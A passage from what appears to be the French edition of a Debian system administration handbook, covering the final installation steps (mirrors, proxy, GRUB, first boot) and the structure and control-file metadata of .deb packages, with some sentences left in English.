S'il faut utiliser des paquets en provenance du réseau, les deux questions suivantes permettent de sélectionner un serveur sur lequel aller chercher ces paquets, en choisissant d'abord un pays, puis un miroir disponible dans ce pays (il s'agit d'un serveur public qui met à disposition une copie de tous les fichiers du serveur de Debian).




FIGURE 4.12 Choix d'un miroir Debian

Enfin, le programme propose de recourir à un mandataire (proxy) HTTP. En son absence, l'accès à Internet sera direct. Si l'on tape `http://proxy.falcot.com:3128`, APT fera appel au *proxy/cache* de Falcot, un programme « Squid ». Il est possible de retrouver ces paramètres en consultant la configuration d'un navigateur web sur une autre machine connectée au même réseau.

The files `Packages .xz` and `Sources .xz` are then automatically downloaded to update the list of packages recognized by APT.

B.A.-BA Mandataire HTTP, proxy	Un mandataire (ou proxy) HTTP est un serveur effectuant une requête HTTP pour le compte des utilisateurs du réseau. Il permet parfois d'accélérer les téléchargements en gardant une copie des fichiers ayant transité par son biais (on parle alors de <i>proxy/cache</i>). Dans certains cas, c'est le seul moyen d'accéder à un serveur web externe ; il est alors indispensable de renseigner la question correspondante de l'installation pour que le programme puisse récupérer les paquets Debian par son intermédiaire. Squid est le nom du logiciel serveur employé par Falcot SA pour offrir ce service.
--	--

4.2.16. Concours de popularité des paquets

Le système Debian contient un paquet *popularity-contest*, dont le but est de compiler des statistiques d'utilisation des paquets. Ce programme collecte chaque semaine des informations sur les paquets installés et ceux utilisés récemment et les envoie de manière anonyme aux serveurs du projet Debian. Le projet peut alors tirer parti de ces informations pour déterminer l'importance relative de chaque paquet, ce qui influe sur la priorité qui lui sera accordée. En particulier, les

paquets les plus « populaires » se retrouveront sur le premier CD-Rom d'installation, ce qui en facilitera l'accès pour les utilisateurs ne souhaitant pas télécharger ou acheter le jeu complet. Ce paquet n'est activé que sur demande, par respect pour la confidentialité des usages des utilisateurs.

4.2.17. Sélection des paquets à installer

L'étape suivante permet de choisir de manière très grossière le type d'utilisation de la machine ; les dix tâches présentées correspondent à des listes de paquets à installer. La liste des paquets réellement installés sera affinée et complétée par la suite, mais cette étape donne une bonne base très simplement.

Some packages are also automatically installed according to the hardware detected (thanks to the program `discover-pkginstall` from the `discover` package).




FIGURE 4.13 Choix des tâches

4.2.18. Installation du chargeur d'amorçage GRUB

Le chargeur d'amorçage est le premier programme démarré par le BIOS. Ce programme charge en mémoire le noyau Linux puis l'exécute. Souvent, il propose un menu permettant de choisir le noyau à charger et/ou le système d'exploitation à démarrer.

ATTENTION Chargeur d'amorçage et dual boot	Cette phase du programme d'installation Debian détecte les systèmes d'exploitation déjà installés sur l'ordinateur et ajoute automatiquement des choix correspondants dans le menu de démarrage ; mais tous les programmes d'installation ne font pas de même.
---	--

En particulier, si l'on installe (ou réinstalle) Windows par la suite, le chargeur de démarrage sera écrasé. Debian sera alors toujours présent sur le disque dur, mais plus accessible par le menu de démarrage. Il faudra alors démarrer sur le système d'installation de Debian en mode **rescue** pour remettre en place un chargeur de démarrage moins exclusif. L'opération est décrite en détail dans le manuel d'installation.

► <http://www.debian.org/releases/stable/amd64/ch08s07.html>

Le menu proposé par GRUB contient par défaut tous les noyaux Linux installés ainsi que tous les autres systèmes d'exploitation détectés. C'est pourquoi on acceptera la proposition de l'installer dans le *Master Boot Record* (MBR). Puisque garder les anciennes versions préserve la capacité à amorcer le système même si le dernier noyau installé est défectueux ou mal adapté au matériel, il est judicieux de conserver quelques anciennes versions de noyau.

GRUB est le chargeur d'amorçage installé en standard par Debian, en raison de sa supériorité technique : il traite la plupart des systèmes de fichiers et n'a donc pas besoin d'être mis à jour à chaque installation d'un nouveau noyau car, lors de l'amorçage, il lit sa configuration et retrouve la position exacte du nouveau noyau. Sa version 1 (désormais connue sous le nom « Grub Legacy ») ne gérait pas toutes les combinaisons de LVM et de RAID logiciel ; la version 2, installée par défaut, est plus complète. Il peut rester des situations où il faut recommander LILO (autre chargeur d'amorçage) ; l'installateur le proposera automatiquement.

Pour plus d'informations sur la configuration de GRUB, vous pouvez consulter la section [8.8.3, « Configuration de GRUB 2 »](#) page 185.

ATTENTION

Chargeurs d'amorçage et architectures

LILO et GRUB, mentionnés dans ce chapitre, sont des chargeurs d'amorçage pour les architectures *i386* et *amd64*. Si vous installez Debian sur une autre architecture, c'est un autre chargeur qui sera employé. Citons entre autres *yaboot* ou *quik* pour *powerpc*, *silo* pour *sparc*, *aboot* pour *alpha*, *arcboot* pour *mips*.

4.2.19. Terminer l'installation et redémarrer

L'installation étant maintenant terminée, le programme vous invite à sortir le CD-Rom de son lecteur, puis à redémarrer le PC.

4.3. Après le premier démarrage

Si vous avez activé la tâche Environnement graphique de bureau sans choisir un environnement de bureau explicitement (ou en choisissant « GNOME »), l'ordinateur affiche le gestionnaire de connexion *gdm3*.




FIGURE 4.14 Premier démarrage

L'utilisateur déjà créé peut alors se connecter et commencer à travailler immédiatement.

4.3.1. Installation de logiciels supplémentaires

Les paquets installés correspondent aux profils sélectionnés pendant l'installation, mais pas nécessairement à l'utilisation réelle qui sera faite de la machine. On lancera donc vraisemblablement un outil de gestion de paquets, pour affiner la sélection des paquets installés. Les deux outils les plus couramment utilisés (et qui sont installés si le profil Environnement graphique de bureau a été coché) sont **apt** (accessible en ligne de commande) et **synaptic** (Gestionnaire de paquets Synaptic dans les menus).

Pour faciliter l'installation d'ensembles logiciels cohérents, Debian crée des « tâches » dédiées à des usages spécifiques (serveur de messagerie, serveur de fichiers, etc.). On a déjà pu les sélectionner dans l'installateur et on peut y avoir de nouveau accès dans les outils de gestion de paquets comme **aptitude** (les tâches sont listées dans une section à part) et **synaptic** (par le menu, Édition → Sélectionner des paquets par tâche) ; tous les programmes qui les composent seront alors automatiquement installés.

aptitude est une interface à APT en mode texte plein écran. Elle permet de naviguer dans la liste des paquets disponibles selon différents classements (paquets installés ou non, par tâche, par section, etc.) et de consulter toutes les informations disponibles à propos de chacun d'entre eux (dépendances, conflits, description, etc.). Chaque paquet peut être marqué à installer (touche +) ou à supprimer (touche -). Toutes ces opérations seront effectuées simultanément après confirmation par appui sur la touche g (comme go, ou « allez ! »). En cas d'oubli de certains logiciels, aucun souci, il sera toujours possible d'exécuter à nouveau **aptitude** une fois l'installation initiale achevée.

ASTUCE**Debian pense aux francophones**

Il existe une tâche dédiée à la localisation du système en français. Elle comprend de la documentation en français, des dictionnaires français et divers autres paquets utiles aux francophones. Elle est automatiquement présélectionnée si le français a été retenu pour la langue d'installation.

CULTURE**dselect, l'ancienne interface pour installer des paquets**

Avant aptitude, le programme standard pour sélectionner les paquets à installer était dselect, ancienne interface graphique associée à dpkg. Difficile d'emploi pour les débutants, il est donc déconseillé.

Of course, it is possible not to select any task to be installed. In this case, you can manually install the desired software with the apt or aptitude command (which are both accessible from the command line).

VOCABULAIRE**Dépendance, conflit d'un paquet**

Dans le jargon des paquets Debian, une « dépendance » est un autre paquet nécessaire au bon fonctionnement du paquet concerné. Inversement, un « conflit » est un paquet qui ne peut pas cohabiter avec celui-ci.

Ces notions sont traitées plus en détail dans le chapitre 5, « [Système de paquetage, outils et principes fondamentaux](#) » page 82.

4.3.2. Mise à jour du système

A first apt upgrade (a command used to automatically update installed programs) is generally required, especially for possible security updates issued since the release of the latest Debian stable version. These updates may involve some additional questions through debconf, the standard Debian configuration tool. For further information on these updates conducted by apt, please refer to section 6.2.3, « [Mise à jour](#) » page 123.



preinst

config

postinst

prerm

pos

Mots-clés

-
- [Paquet binaire](#)
 - [Paquet source](#)
 - [dpkg](#)
 - [Dépendances](#)
 - [Conflit](#)
-

Système de paquetage, outils et principes fondamentaux

5

Structure d'un paquet binaire 82 Méta-information d'un paquet 84 Structure d'un paquet source 95
Manipuler des paquets avec dpkg 98 Cohabitation avec d'autres systèmes de paquetages 107

En tant qu'administrateur de système Debian, vous allez régulièrement manipuler des paquets (fichiers .deb) car ils abritent des ensembles fonctionnels cohérents (applications, documentations...) dont ils facilitent l'installation et la maintenance. Mieux vaut donc savoir de quoi ils sont constitués et comment on les utilise.

Vous trouverez ci-après la description des structures et contenus des paquets de type « binaire », puis « source ». Les premiers sont les fichiers .deb directement utilisables par dpkg alors que les seconds contiennent les codes sources des programmes ainsi que les instructions pour créer les paquets binaires.

5.1. Structure d'un paquet binaire

The Debian package format is designed so that its content may be extracted on any Unix system that has the classic commands ar, tar, and xz (sometimes gzip or bzip2). This seemingly trivial property is important for portability and disaster recovery.

Imagine, for example, that you mistakenly deleted the dpkg program, and that you could thus no longer install Debian packages. dpkg being a Debian package itself, it would seem your system would be done for... Fortunately, you know the format of a package and can therefore download the .deb file of the dpkg package and install it manually (see sidebar « [dpkg, APT et ar](#) » page 82). If by some misfortune one or more of the programs ar, tar or gzip/xz/bzip2 have disappeared, you will only need to copy the missing program from another system (since each of these operates in a completely autonomous manner, without dependencies, a simple copy will suffice). If your system suffered some even more outrageous fortune, and even these don't work (maybe the deepest system libraries are missing?), you should try the static version of busybox (provided in the *busybox-static* package), which is even more self-contained, and provides sub-commands such as busybox ar, busybox tar and busybox xz.

OUTILS
dpkg, APT et ar

dpkg est le programme qui permet de manipuler des fichiers .deb, notamment de les extraire, analyser, décompresser, etc.

APT est un ensemble logiciel qui sert à effectuer des modifications globales sur le système : installation ou suppression d'un paquet en gérant les dépendances, mise à jour du système, consultation des paquets disponibles, etc.

As for the ar program, it allows handling files of the same name: ar t archive displays the list of files contained in such an archive, ar x archive extracts the files from the archive into the current working directory, ar d archive file deletes a file from the archive, etc. Its man page (ar(1)) documents all its other features. ar is a very rudimentary tool that a Unix administrator would only use on rare occasions, but admins routinely use tar, a more evolved archive and file management program. This is why it is easy to restore dpkg in the event of an erroneous deletion. You would only have to download the Debian package and extract the content from the data.tar.xz archive in the system's root (/):

```
# ar x dpkg_1.18.24_amd64.deb  
# tar -C / -p -xJf data.tar.xz
```

B.A.-BA
Notation des pages de manuel

Il est déroutant, pour les néophytes, de trouver dans la littérature des références à « ar(1) ». Il s'agit en fait généralement d'une notation commode pour désigner la page de manuel intitulée ar dans la section 1.

Il peut aussi arriver que cette notation soit utilisée pour lever des ambiguïtés, par exemple pour différencier la commande `printf` que l'on pourra désigner par `printf(1)` et la fonction `printf` du langage C, que l'on pourra désigner par `printf(3)`.

Le chapitre 7, « [Résolution de problèmes et sources d'informations](#) » page 150 revient plus longuement sur les pages de manuel (voir section 7.1.1, « [Les pages de manuel](#) » page 150).

Examinons le contenu d'un fichier .deb :

```
$ ar t dpkg_1.18.24_amd64.deb
debian-binary
control.tar.gz
data.tar.xz
$ ar x dpkg_1.18.24_amd64.deb
$ ls
control.tar.gz  data.tar.xz  debian-binary  dpkg_1.18.24_amd64.deb
$ tar tJf data.tar.xz | head -n 15
./
./etc/
./etc/alternatives/
./etc/alternatives/README
./etc/cron.daily/
./etc/cron.daily/dpkg
./etc/dpkg/
./etc/dpkg/dpkg.cfg
./etc/dpkg/dpkg.cfg.d/
./etc/logrotate.d/
./etc/logrotate.d/dpkg
./sbin/
./sbin/start-stop-daemon
./usr/
./usr/bin/
$ tar tzf control.tar.gz
./
./conffiles
./postinst
./md5sums
./prerm
./control
./postrm
$ cat debian-binary
2.0
```

Comme vous le voyez, l'archive `ar` d'un paquet Debian est constituée de trois fichiers:

- `debian-binary`. This is a text file which simply indicates the version of the .deb file used (in 2017: version 2.0).

- **control.tar.gz**. Ce fichier d'archive rassemble les diverses méta-information disponibles. Les outils de gestion des paquets y trouvent, entre autres, le nom et la version de l'ensemble abrité. Certaines de ces méta-information leur permettent de déterminer s'il est ou non possible de l'installer ou de le désinstaller, par exemple en fonction de la liste des paquets déjà présents sur la machine.
- **data.tar.xz**. This archive contains all of the files to be extracted from the package; this is where the executable files, documentation, etc., are all stored. Some packages may use other compression formats, in which case the file will be named differently (**data.tar.bz2** for bzip2, **data.tar.gz** for gzip).

5.2. Méta-information d'un paquet

Le paquet Debian n'est pas qu'une archive de fichiers destinés à l'installation. Il s'inscrit dans un ensemble plus vaste en décrivant des relations avec les autres paquets Debian (dépendances, conflits, suggestions). Il fournit également des scripts permettant d'exécuter des commandes lors des différentes étapes du parcours du paquet (installation, suppression, mise à jour). Ces données sont utilisées par les outils de gestion des paquets mais ne font pas partie du logiciel empaqueté ; elles constituent, au sein du paquet, ce que l'on appelle ses « méta-information » (informations portant sur les informations).

5.2.1. Description : fichier control

Ce fichier utilise une structure similaire à un en-tête de courriel (défini par la RFC 2822), qui ressemble pour l'exemple d'*apt* à :

```
$ apt-cache show apt
Package: apt
Version: 1.4.8
Installed-Size: 3539
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: apt-utils (<< 1.3~exp2~)
Depends: adduser, gpgv | gpgv2 | gpgv1, debian-archive-keyring, init-system-helpers
        (>= 1.18~), libapt-pkg5.0 (>= 1.3~rc2), libc6 (>= 2.15), libgcc1 (>= 1:3.0),
        libstdc++6 (>= 5.2)
Recommends: gnupg | gnupg2 | gnupg1
Suggests: apt-doc, aptitude | synaptic | wajig, dpkg-dev (>= 1.17.2), powermgmt-base,
          python-apt
Breaks: apt-utils (<< 1.3~exp2~)
Description-en: commandline package manager
This package provides commandline tools for searching and
managing as well as querying information about packages
as a low-level access to all features of the libapt-pkg library.
.
These include:
```

```

* apt-get for retrieval of packages and information about them
  from authenticated sources and for installation, upgrade and
  removal of packages together with their dependencies
* apt-cache for querying available information about installed
  as well as installable packages
* apt-cdrom to use removable media as a source for packages
* apt-config as an interface to the configuration settings
* apt-key as an interface to manage authentication keys
Description-md5: 9fb97a88cb7383934ef963352b53b4a7
Tag: admin::package-management, devel::lang:ruby, hardware::storage,
hardware::storage:cd, implemented-in::c++, implemented-in::perl,
implemented-in::ruby, interface::commandline, network::client,
protocol::ftp, protocol::http, protocol::ipv6, role::program,
scope::application, scope::utility, sound::player, suite::debian,
use::downloading, use::organizing, use::searching, works-with::audio,
works-with::software:package, works-with::text
Section: admin
Priority: important
Filename: pool/main/a/apt/apt_1.4.8_amd64.deb
Size: 1231676
MD5sum: 4963240f23156b2dda3affc9c0d416a3
SHA256: bc319a3abaf98d76e7e13ac97ab0ee7c238a48e2d4ab85524be8b10cf23d50d

```

B.A.-BA

RFC – les normes d'Internet

RFC est l'abréviation de *Request For Comments*, appel à commentaires (en anglais). Une RFC est un document généralement technique, exposant ce qui deviendra une norme d'Internet. Avant d'être standardisées et figées, ces normes sont soumises à une revue publique (d'où leur nom). C'est l'IETF (*Internet Engineering Task Force*) qui fait évoluer le statut de ces documents (*proposed standard*, *draft standard* ou *standard*, respectivement proposition de standard, brouillon de standard et standard).

La RFC 2026 définit le processus de standardisation de protocoles d'Internet.

► <http://www.faqs.org/rfcs/rfc2026.html>

Dépendances : champ Depends

Les dépendances sont définies dans le champ *Depends* des en-têtes du paquet. Il s'agit d'une liste de conditions à remplir pour que le paquet fonctionne correctement, informations utilisées par des outils comme *apt* pour installer les versions des bibliothèques dont dépend le programme à installer. Pour chaque dépendance, il est possible de restreindre l'espace des versions qui satisfont la condition. Autrement dit, il est possible d'exprimer le fait que l'on a besoin du paquet *libc6* dans une version supérieure ou égale à « 2.15 » (cela s'écrit « *libc6 (>= 2.15)* »). Les opérateurs de comparaison de versions sont les suivants :

- << : strictement inférieur à ;
- <= : inférieur ou égal à ;

- = : égal à (attention, « 2.6.1 » n'est pas égal à « 2.6.1-1 ») ;
- >= : supérieur ou égal à ;
- >> : strictement supérieur à.

In a list of conditions to be met, the comma serves as a separator. It must be interpreted as a logical “and”. In conditions, the vertical bar (“|”) expresses a logical “or” (it is an inclusive “or”, not an exclusive “either/or”). Carrying greater priority than “and”, it can be used as many times as necessary. Thus, the dependency “(A or B) and C” is written A | B, C. In contrast, the expression “A or (B and C)” should be written as “(A or B) and (A or C)”, since the Depends field does not tolerate parentheses that change the order of priorities between the logical operators “or” and “and”. It would thus be written A | B, A | C.

► <https://www.debian.org/doc/debian-policy/#document-ch-relationships>

CHARTE DEBIAN	
Pre-Depends, un Depends plus exigeant	<p>Des « pré-dépendances », données dans le champ « Pre-Depends » de l'en-tête du paquet, complètent les dépendances normales ; leur syntaxe est identique. Une dépendance normale indique que le paquet concerné doit être décompacté et configuré avant que le paquet la déclarant ne soit lui-même configuré. Une pré-dépendance stipule que le paquet concerné doit être décompacté et configuré avant même d'exécuter le script de pré-installation du paquet la déclarant, c'est-à-dire avant son installation proprement dite.</p> <p>Une pré-dépendance est très contraignante pour apt, qui doit ordonner la liste des paquets à installer. Elles sont donc déconseillées en l'absence de nécessité stricte. Il est même recommandé de consulter l'avis des (autres) développeurs sur debian-devel@lists.debian.org avant d'ajouter une pré-dépendance. En règle générale, il est possible de trouver une solution de substitution qui permet de l'éviter.</p>

Le système de dépendances est un bon mécanisme pour garantir le fonctionnement d'un logiciel, mais il trouve un autre usage avec les « métapaquets ». Il s'agit de paquets vides, décrivant uniquement des dépendances. Ils facilitent l'installation d'un ensemble cohérent de logiciels présélectionnés par le mainteneur du métapaquet ; en effet, `apt install métapaquet` installera automatiquement l'ensemble de ces logiciels grâce aux dépendances du métapaquet. Les paquets *gnome*, *kde* et *linux-image-amd64* sont des exemples de métapaquets.

CHARTE DEBIAN	
Champs Recommends, Suggests et Enhances	<p>Les champs <code>Recommends</code> (recommande) et <code>Suggests</code> (suggère) décrivent des dépendances facultatives. Les dépendances « recommandées », les plus importantes, améliorent considérablement les fonctionnalités offertes par le paquet sans pour autant être indispensables à son fonctionnement. Les dépendances « suggérées », secondaires, indiquent que certains paquets peuvent se compléter et augmenter leur utilité respective — mais il est parfaitement raisonnable d'installer l'un sans les autres.</p> <p>Il faut systématiquement installer les paquets « recommandés », sauf si vous savez précisément pourquoi vous n'en avez pas besoin. Inversement, il est inutile d'installer les paquets « suggérés », sauf si vous savez pourquoi vous en aurez besoin.</p> <p>Le champ <code>Enhances</code> (améliore) décrit lui aussi une suggestion, mais dans un contexte différent. Il se situe en effet dans le paquet suggéré, et non pas dans celui qui profite de la suggestion. Son intérêt est de pouvoir ajouter une suggestion</p>

sans devoir modifier le paquet concerné par celle-ci. Ainsi, tous les *add-ons* (ajouts), *plug-ins* (greffons) et autres extensions d'un logiciel pourront ensuite prendre place dans la liste des suggestions liées au logiciel. Ce dernier champ, bien qu'existant depuis plusieurs années, est encore largement ignoré par des programmes comme `apt` ou `synaptic`. L'objectif est cependant qu'une suggestion faite par le biais d'un champ `Enhances` apparaisse à l'utilisateur en complément des suggestions traditionnelles — réalisées avec le champ `Suggests`.

Conflits : champ Conflicts

Le champ `Conflicts` permet d'indiquer qu'un paquet ne peut être installé en même temps qu'un autre. Les raisons les plus courantes sont les suivantes : les deux paquets incluent un fichier portant le même nom, fournissent le même service sur le même port TCP, ou gênent mutuellement leur bon fonctionnement.

`dpkg` refusera d'installer un paquet s'il déclenche un conflit avec un autre paquet déjà présent, sauf si le nouveau paquet précise qu'il « remplace » le paquet installé — auquel cas `dpkg` choisira de remplacer l'ancien par le nouveau. `apt` suit toujours vos instructions : si vous choisissez d'installer le nouveau paquet, il proposera automatiquement de désinstaller celui qui pose problème.

Incompatibilités : champ Breaks

Le champ `Breaks` a un effet similaire à celui de `Conflicts`, mais une signification particulière. Il signale en effet que l'installation du paquet « casse » un autre paquet (ou certaines versions particulières de ce dernier). En général, cette incompatibilité entre les deux paquets est transitoire et la relation `Breaks` désigne spécifiquement les versions incompatibles entre elles.

`dpkg` refusera d'installer un paquet qui casse un paquet déjà installé et `apt` essaiera de résoudre le problème en mettant à jour le paquet qui serait cassé par une version plus récente (que l'on suppose corrigée pour être à nouveau compatible).

Ce genre de situation peut se rencontrer dans le cas de mises à jour sans compatibilité ascendante : c'est le cas si la nouvelle version ne fonctionne plus comme l'ancienne et entraîne un dysfonctionnement d'un autre logiciel en l'absence de dispositions particulières. Le champ `Breaks` évite que l'utilisateur soit confronté à ces problèmes.

Éléments fournis : champ Provides

Ce champ introduit le concept très intéressant de « paquet virtuel ». Il a de nombreux rôles, mais on en distingue deux principaux. Le premier consiste à utiliser un paquet virtuel pour lui associer un service générique (le paquet « fournit » le service). Le second indique qu'un paquet en remplace complètement un autre et qu'à ce titre il peut également satisfaire les dépen-

dances déclarées sur celui-ci. Il est ainsi possible de créer un paquet de substitution sans avoir de contrainte sur son nom.

VOCABULAIRE

Méta paquet et paquet virtuel

Distinguons bien les métapaquets des paquets virtuels. Les premiers sont des paquets réels (dotés de fichiers .deb), dont le seul intérêt est d'exprimer des dépendances.

Les paquets virtuels, quant à eux, n'existent pas physiquement ; il s'agit juste d'un moyen d'identifier des paquets réels sur la base d'un critère logique commun (service fourni, compatibilité avec un programme standard ou un paquet préexistant, etc.).

La fourniture d'un « service » Détailons le premier cas par un exemple : tous les serveurs de courrier électronique tels que *postfix* ou *sendmail* déclarent « fournir » le paquet virtuel *mail-transport-agent*. Ainsi, tout paquet qui a besoin de ce service pour fonctionner (ce peut être un gestionnaire de listes de diffusion, comme *smartlist* ou *sympa*) se contentera de déclarer dans ses dépendances *mail-transport-agent* au lieu d'y préciser une grande liste de choix toujours incomplète (*postfix* | *sendmail* | *exim4* | ...). Par ailleurs, il ne sert à rien d'installer deux serveurs de courrier électronique ; c'est pourquoi chacun de ces paquets déclare un conflit avec le paquet virtuel *mail-transport-agent*. Un conflit d'un paquet avec lui-même est ignoré par le système, mais cette technique interdira d'installer de concert deux serveurs de courrier électronique.

Liste des paquets virtuels

Pour que les paquets virtuels soient utiles, il faut que tout le monde s'entende sur leur nom. C'est pourquoi ils sont standardisés par la charte Debian. La liste comprend entre autres *mail-transport-agent* pour les serveurs de courrier électronique, *c-compiler* pour les compilateurs C, *www-browser* pour les navigateurs web, *httpd* pour les serveurs web, *ftp-server* pour les serveurs FTP, *x-terminal-emulator* pour les émulateurs de terminal en mode graphique (*xterm*) et *x-window-manager* pour les gestionnaires de fenêtres.

La liste complète est disponible sur le Web.

► <http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt>

L'interchangeabilité avec un autre paquet The Provides field is also interesting when the content of a package is included in a larger package. For example, the *libdigest-md5-perl* Perl module was an optional module in Perl 5.6, and has been integrated as standard in Perl 5.8 (and later versions, such as 5.24 present in *Stretch*). As such, the package *perl* has since version 5.8 declared Provides: *libdigest-md5-perl* so that the dependencies on this package are met if the user has Perl 5.8 (or newer). The *libdigest-md5-perl* package itself has eventually been deleted, since it no longer had any purpose when old Perl versions were removed.




FIGURE 5.1 Usage d'un champ Provides pour ne pas casser les dépendances

Cette fonctionnalité est très utile puisqu'il n'est jamais possible d'anticiper les aléas du développement et qu'il faut être capable de s'ajuster aux renommages et autres remplacements automatiques de logiciels obsolètes.

Perl, un langage de programmation

Perl (*Practical Extraction and Report Language*, ou langage pratique d'extraction et de rapports) est un langage de programmation très populaire. Il dispose de nombreux modules prêts à l'emploi fournissant des fonctionnalités couvrant un spectre

très large d'applications et diffusés par le réseau de serveurs CPAN (*Comprehensive Perl Archive Network*, ou réseau exhaustif d'archives de Perl).

- <http://www.perl.org/>
- <http://www.cpan.org/>

Comme il s'agit d'un langage interprété, un programme rédigé en Perl ne requiert pas de compilation préalable à son exécution. C'est pourquoi l'on parle de « scripts Perl ».

Anciennes limitations Les paquets virtuels souffraient de quelques limitations, dont la plus importante était l'absence de numéro de version. Pour reprendre l'exemple précédent, une dépendance Depends: libdigest-md5-perl (>= 1.6) n'était donc jamais satisfaite, pour le système de paquetage, par la présence de Perl 5.10 — bien qu'en réalité elle l'était probablement. Ne le sachant pas, le système de paquetage optait pour une politique du moindre risque en supposant que les versions ne correspondaient pas.

This limitation has been lifted in *dpkg* 1.17.11, and is no longer relevant in Stretch. Packages can assign a version to the virtual packages they provide with a dependency such as Provides: libdigest-md5-perl (= 1.8).

Remplacements : champ Replaces

Le champ Replaces indique que le paquet contient des fichiers également présents dans un autre paquet, mais qu'il a légitimement le droit de les remplacer. En l'absence de cette précision, *dpkg* échoue en précisant qu'il ne peut pas écraser les fichiers d'un autre paquet (en fait, il est possible de lui forcer la main avec l'option --force-overwrite, mais ce n'est pas considéré comme une opération standard). Cela permet d'identifier les problèmes potentiels et contraint le mainteneur à étudier la question avant de choisir d'ajouter ou non ce champ.

L'emploi de ce champ se justifie dans le cas de changements de noms de paquets ou lorsqu'un paquet est intégré dans un autre. Cela se produit également quand le mainteneur a décidé de répartir différemment les fichiers entre divers paquets binaires produits depuis le même paquet source : un fichier remplacé n'appartient plus à l'ancien paquet, mais uniquement au nouveau.

Si tous les fichiers d'un paquet installé ont été remplacés, il est considéré comme supprimé. Enfin, ce champ incite aussi *dpkg* à supprimer le paquet remplacé en cas de conflit.

POUR ALLER PLUS LOIN

Le champ Tag

In the *apt* example above, we can see the presence of a field that we have not yet described, the Tag field. This field does not describe a relationship between packages, but is simply a way of categorizing a package in a thematic taxonomy. This classification of packages according to several criteria (type of interface, programming language, domain of application, etc.) has been available for a long time. Despite this, not all packages have accurate tags and it is not yet integrated in all Debian tools; *aptitude* displays these tags, and allows them to be used as search criteria. For those who are repelled by *aptitude*'s search criteria, the following website allows navigation of the tag database:

► <https://wiki.debian.org/Debtags>

5.2.2. Scripts de configuration

En plus du fichier `control`, l'archive `control.tar.gz` de chaque paquet Debian peut contenir un certain nombre de scripts, appelés par `dpkg` à différentes étapes du traitement d'un paquet. La charte Debian détaille longuement les cas possibles en précisant les scripts appelés et les arguments qu'ils reçoivent. Ces séquences peuvent être compliquées puisque si l'un des scripts échoue, `dpkg` essaiera de revenir dans un état satisfaisant en annulant l'installation ou la suppression en cours (tant que cela est possible).

POUR ALLER PLUS LOIN

Base de données de dpkg

Tous les scripts de configuration des paquets installés sont stockés dans le répertoire `/var/lib/dpkg/info/` sous la forme d'un fichier préfixé par le nom du paquet. On y trouve également, pour chaque paquet, un fichier d'extension `.list` contenant la liste des fichiers appartenant au paquet.

Le fichier `/var/lib/dpkg/status` contient une série de blocs d'informations (au format des fameux en-têtes de courriers électroniques, RFC 2822) décrivant le statut de chaque paquet. On y trouve également les informations contenues dans le fichier `control` des différents paquets installés.

